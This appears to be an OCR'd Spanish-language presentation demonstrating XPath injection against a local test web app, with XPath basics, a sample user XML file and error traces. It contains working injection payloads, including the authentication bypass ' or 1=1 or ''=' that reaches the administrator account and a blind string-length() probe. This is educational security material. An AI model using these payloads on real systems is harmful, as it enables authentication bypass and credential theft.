Xpath Injection Proof of Concept

jaime.blasco@hazent.com

```
<?xml version="1.0"?>
<persona>
  <nombre>Jaime</nombre>
  <apellido>Blasco</apellido>
  <dni private=”si”>32695468w</dni>
  <empresa>Hazent Systems S.L</empresa>
</persona>
```

- Xpath

- Abreviación de XML Path Language
- Sirve para hacer consultas a un fichero XML
- Se usa como base en operaciones como transformaciones XSLT.
- Representa el documento en forma de ábol de nodos

```
/
|
+---persona
      |
      +---nombre
      |     |
      |     +---(texto)Jaime
      |
      +---apellido
      |     |
      |     +---(texto)Blasco
      |
      +---dni [destacar="si"]
      |     |
      |     +---(texto)32695468w
      |
      +---empresa
            |
            +---(texto)Hazent Systems S.L
```

- Expresiones en el lenguaje Xpath

Ejemplo de location path:

- /persona/nombre

Ejemplo de predicado

- /persona/dni[@private=”si”]

Operadores condicionales:

- and
- or
- not

```
<?xml version="1.0" encoding="ISO-8859-1"?>
<datos>
    <user>
        <name>jaime</name>
        <password>1234</password>
        <account>cuenta_administrador</account>
    </user>
    <user>
        <name>pedro</name>
        <password>12345</password>
        <account>cuenta_pedro</account>
    </user>
    <user>
        <name>invitado</name>
        <password>anonymous1234</password>
        <account>cuenta_invitado</account>
    </user>
</datos>
```

Ejemplo de descendant (//)
//user/name (selecciona todos los names de los users)

Ejemplo de node()
//user/node()
//user/child::node()
Seleccionara todos los nodos descendientes de user de todos los tipos.

Podemos referirnos al tipo de nodo:
- text()
- comment()
- processing-instruction()

Ejemplo de predicado con función de cardinalidad:
//user[position()=n]/name (selecciona nodo name de usuario n)
//user[position()=1]/child::node()[position()=2]
(selecciona el segundo nodo (en este caso password) del primer user)


- Otras funciones interesantes:

• count(expression)
Cuenta el número de nodos según la expresión dada.
Ejemplo: count(//user/child::node())

•string-length(string)
Devuelve el tamaño de la string que le especifiquemos.
Ejemplo: string-length(//user[position()=1]/child::node()[position()=1])

•substring(string, number, number)
Devuelve la subcadena del primer argumento empezando por la posición indicada en el segundo argumento con el tamaño especificado en el tercer argumento.
Ejemplo: substring((//user[position()=1]/child::node()[position()=1]),2,1)

Primer contacto con la aplicación



Hazent Labs

Acceso al sistema:

Usuario:

Password:

Entrar

XPath Debug

Hazent Systems S.L
www.hazent.com

http://127.0.0.1:8080/SimpleWebApp/index.aspx

Getting Started Latest Headlines

Server error in '/SimpleWebApp' application

Description: Error processing request.

Error Message: HTTP 500.

Stack Trace:

```
System.Xml.XPath.XPathException: Error during parse of string(//user[name/text()=''' and password/text()='']/account/text()) ---> Mono.Xml.XPath.yyParser.yyException: irrecoverable syntax error
in <0x00676> Mono.Xml.XPath.XPathParser:yyparse (yyInput yyLex)
in <0x0003c> Mono.Xml.XPath.XPathParser:Compile (System.String xpath)--- End of inner exception stack trace ---

in <0x000e0> Mono.Xml.XPath.XPathParser:Compile (System.String xpath)
in <0x00038> System.Xml.XPath.XPathExpression:Compile (System.String xpath, System.Xml.XmlNamespaceManager nsmgr, IStaticXsltContext ctx)
in <0x0000e> System.Xml.XPath.XPathExpression:Compile (System.String xpath)
in <0x0000a> System.Xml.XPath.XPathNavigator:Compile (System.String xpath)
in <0x000f1> ASP.index_aspx:Button1_OnClick (System.Object Source, System.EventArgs e)
in (wrapper delegate-invoke) System.MulticastDelegate:invoke_void_object_EventArgs (object,System.EventArgs)
in <0x00050> System.Web.UI.HtmlControls.HtmlButton:OnServerClick (System.EventArgs e)
in <0x00046> System.Web.UI.HtmlControls.HtmlButton:System.Web.UI.IPostBackEventHandler.RaisePostBackEvent (System.String eventArgument)
in <0x00016> System.Web.UI.Page:RaisePostBackEvent (IPostBackEventHandler sourceControl, System.String eventArgument)
in <0x00120> System.Web.UI.Page:RaisePostBackEvents ()
in <0x001ee> System.Web.UI.Page:InternalProcessRequest ()
in <0x000a1> System.Web.UI.Page:ProcessRequest (System.Web.HttpContext context)
```

- Error generado por la aplicación:

System.Xml.XPath.XPathException: Error during parse of string(//user[name/text()='' and password/text()='']/account/text()) ---> Mono.Xml.XPath.yyParser.yyException: irrecoverable syntax error

- Consulta Xpath de la aplicación:

string(//user[name/text()='' and password/text()='']/account/text())

- Variable a introducir:


' or 1=1 or ''='

- Estado de la consulta:

string(//user[name/text()='' or 1=1 or ''='' and password/text()='']/account/text())


http://127.0.0.1:8080/SimpleWebApp/index.aspx
Go
Getting Started
Latest Headlines
Hazent Labs
Acceso al sistema:
Usuario:
' or 1=1 or "='
Password:
Entrar
XPath Debug
Acces Granted Has entrado en la cuenta: cuenta_administrador

' or string-length(//user[position()=1]/child::node()[position()=1])=4 or ''='




- Mensaje de error:

string(//user[name/text()='' and password/text()='']/account/text())

- Estructura deducida:

```
<user>
    <name></name>
    <password></password>
    <account></account>
</user>
```


- Paquetes de la petición capturados con ethereal:



- Argumentos utilizados por la aplicación:

__VIEWSTATE=DA0ADgIFAQUDDgINAA4CBQEFCQ4CDQ0PAQ
EEVGV4dAFOJyBvciBzdHJpbmctbGVuZ3RoKC8vdXNlcltwb3NpdG
lvbigpPTFdL2NoaWxkOjpub2RlKClbcG9zaXRpb24oKT0xXSk9NCB
vciAnJz0nAAAAAA0NDwECAAABDUFjY2VzcyBEZW5pZWQAA
AADQ0PAQIAAAEAAAAAAA4BAQZDaGVjazE%3D
&TextBox1=test
&TextBox2=test
&__EVENTTARGET=Button1
&__EVENTARGUMENT=
HTTP/1.0 200 OK

- Aplicación en ejecución:



- Ejemplo de archivo de configuración Web.config

```
<configuration>
    <system.web>
        <pages validateRequest="true" />
    </system.web>
</configuration>
```

- Bibliografía:

[1] “Proyecto mono”,
http://www.mono-project.com/

[2] “Mono hispano”,
http://www.monohispano.org

[3] “Extensible Markup Language (XML) 1.0 (Third Edition)”
http://www.w3.org/TR/2004/REC-xml-20040204/

[4] “XML Path Language (Xpath) Version 1.0”
http://www.w3.org/TR/xpath

[5] “Encoding a Taxonomy of Web Attacks with Different-Length Vectors, G.Alvarez and S.Petrovic”
http://arxiv.org/PS_cache/cs/pdf/0210/0210026.pdf

[6] “Blind Xpath Injection”
http://www.watchfire.com/resources/blind-xpath-injection.pdf

[7] “How To: Protect From Injection Attacks in ASP.NET”
http://msdn.microsoft.com/library/default.asp?url=/library/en-us/dnpag2/html/paght000003.asp

[8] “Addison Wesley - XPath, XLink, XPointer, and XML - A Practical Guide to Web Hyperlinking and Transclusion”

[9] “Syngress - Hack Proofing XML”

[10] “Syngress - Hacking the Code ASP.NET Web App Security”